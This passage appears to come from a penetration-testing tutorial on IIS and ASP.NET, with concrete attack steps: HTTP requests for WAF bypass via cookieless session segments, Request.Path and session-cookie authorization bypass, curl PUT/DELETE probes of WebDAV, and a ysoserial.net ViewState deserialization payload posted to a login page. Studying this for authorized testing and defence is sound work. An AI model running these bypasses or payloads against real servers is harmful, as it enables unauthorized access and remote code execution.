
What to look for:
- Hardcoded paths and internal URLs
- Hidden or undocumented API endpoints
- API keys, tokens, or secret values
- Database connection strings or service endpoints
- Feature flags, debug code, or test routes
- Sensitive credentials accidentally left in code
- Backup file references and internal resource locations
Even without direct access to the source code, analyzing a DLL can reveal how the application is structured, how different components connect and can point you toward sensitive routes, files or functionality that are worth testing next.
Phase 8: Debug Endpoint Exposure
After confirming IIS and ASP.NET, you should also check for exposed diagnostic endpoints such as trace.axd. This file is part of Microsoft ASP.NET applications running on Microsoft IIS, and when enabled in production, it can leak detailed request logs, internal paths, parameters, cookies and execution data. If publicly accessible, it becomes a valuable source of reconnaissance data and can significantly improve targeted fuzzing and further exploitation.
https://target.com/Trace.axd
Phase 9: web.config Misconfiguration & RCE
In applications running on Microsoft IIS 7.5 with Microsoft ASP.NET, web.config is a critical configuration file that directly controls application behavior. While it should never be accessible or modifiable by users, misconfigurations, insecure file uploads or improper handler mappings can turn it into a high-impact attack vector, potentially leading to remote code execution.
You can practice similar scenarios on Hack The Box using the link below. I'll also be releasing a detailed video soon where I walk through the full proof of concept and the entire exploitation chain step by step.
Phase 10: 403 Bypass Testing
In some cases, real files or directories exist but return a 403 Forbidden response, causing normal fuzzing to miss them. 403 bypass testing helps find ways to access these restricted paths by detecting response differences and uncovering hidden or protected resources.
You can use a dedicated tool to automatically test multiple 403 bypass techniques against protected endpoints. Keep in mind that these tools can produce false positives. In many cases, a supposed bypass simply redirects you to the parent directory or the main page. Always check the status code, response body and content length to ensure you've actually accessed the protected resource and not a fallback page.

Phase 11: Abusing ASP.NET_SessionId for Unauthorized Access
ASP.NET uses ASP.NET_SessionId to track user sessions. When session validation is weak or improperly tied to authorization checks, manipulating this cookie can expose restricted resources or trigger unintended access.
Example request:
# Normal request (blocked)

GET /admin/dashboard.aspx HTTP/1.1
Host: target.com

HTTP/1.1 403 Forbidden

# Request with manipulated session (bypass scenario)

GET /admin/dashboard.aspx HTTP/1.1
Host: target.com
Cookie: ASP.NET_SessionId=VALID_OR_MANIPULATED_SESSION

HTTP/1.1 200 OK
If the application only checks for a session's presence instead of validating ownership and permissions, this may result in unauthorized access.
Phase 12: Bypassing WAFs with ASP.NET Cookieless Sessions
ASP.NET supports a cookieless session mode where the session ID is inserted into the URL using the (S(…)) format. IIS processes and strips this segment internally before routing the request. If a WAF does not normalize the path the same way IIS does, its filtering rules may fail to match protected endpoints.
Below is a practical example:
# Normal Request (Blocked by WAF)

GET /AdminPanel.aspx HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0

HTTP/1.1 403 Forbidden
Server: AkamaiGHost
Content-Type: text/html
Content-Length: 512


# Cookieless Session Injection (Bypass)

GET /(S(ABC123XYZ))/AdminPanel.aspx HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=ABC123XYZ; path=/; HttpOnly
Content-Type: text/html; charset=utf-8
Content-Length: 10452
The WAF evaluates /AdminPanel.aspx and blocks it. When (S(RandomValue)) is injected, the WAF sees a different path and does not trigger its rule. IIS then removes the session segment and processes the request as /AdminPanel.aspx, resulting in successful access.
Phase 13: Breaking Auth via Request.Path Manipulation
Some ASP.NET applications rely on Request.Path for authentication or access control decisions. If the comparison logic is weak or improperly normalized, slight path manipulation can bypass restrictions.
# Before Bypass (Redirected to Login)

GET /Admin/ManageUsers.aspx HTTP/1.1
Host: target.com

HTTP/1.1 302 Found
Location: /Login.aspx
Set-Cookie: ASP.NET_SessionId=abc123xyz; path=/; HttpOnly
Server: Microsoft-IIS/10.0


# After Bypass (Path Manipulation)

GET /Admin/ManageUsers.aspx/Login.aspx HTTP/1.1
Host: target.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
Set-Cookie: ASP.NET_SessionId=newsessionvalue; path=/; HttpOnly
Content-Type: text/html; charset=utf-8
This better reflects a real-world scenario where an admin management panel is protected but becomes accessible due to weak Request.Path validation logic.
Phase 14: WebDAV Misconfiguration Testing
WebDAV is frequently enabled on IIS and is sometimes left improperly configured. After confirming IIS, you should check which HTTP methods are supported, since WebDAV and handler misconfigurations can expose dangerous methods. If methods such as PUT, DELETE, MOVE, PROPFIND, or even TRACE are allowed, it may be possible to upload, modify or interact with files in unintended ways.
You can quickly check allowed methods like this:
curl -X OPTIONS https://target.com -iIf you see something like:
DAV: 1,2
Allow: GET, POST, PUT, DELETE, PROPFIND
If these methods are present, it may indicate that WebDAV or unsafe HTTP methods are enabled. You should then carefully test whether file upload or modification is actually possible.
curl -X PUT https://target.com/test.txt --data "test"
curl -X DELETE https://target.com/test.txt
curl -X MOVE https://target.com/test.txt
curl -X PROPFIND https://target.com/
If file upload, modification or unexpected responses succeed, this may indicate a serious configuration issue that deserves deeper investigation.
Phase 15: ViewState Security Testing
When IIS is running ASP.NET applications, always check for the presence of __VIEWSTATE in forms. ViewState stores serialized page data inside a hidden field, and if it is not properly protected, it can expose internal logic or even open the door to deserialization vulnerabilities. Inspect the page source and look for large base64-encoded ViewState values. In older or misconfigured environments where ViewState MAC or MachineKey settings are weak, this can become a serious attack surface.
Example in page source:
<input type="hidden" name="__VIEWSTATE" value="BASE64_ENCODED_DATA" />You can decode it for basic inspection:
echo "BASE64_ENCODED_DATA" | base64 -dIn authorized testing scenarios, a payload can be generated like this:
ysoserial.net -p ViewState -g TextFormattingRunProperties -c "whoami"The generated output would then be placed into a request by replacing the original __VIEWSTATE value:
curl -X POST https://target.com/login.aspx \
-d "__VIEWSTATE=GENERATED_PAYLOAD&username=test&password=test"
Even when not directly exploitable, analyzing ViewState often reveals internal control names and application structure that help guide deeper testing.
You can also watch this video where I showed the complete practicle of this method:
Conclusion
Testing IIS works best when you follow a clear path instead of scanning randomly. Each step, from recon to targeted fuzzing, should build on the information you gather along the way. When you understand the server version, configuration, and behavior, your testing becomes more focused and effective. This approach saves time, reduces noise, and increases your chances of finding real, meaningful vulnerabilities.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly.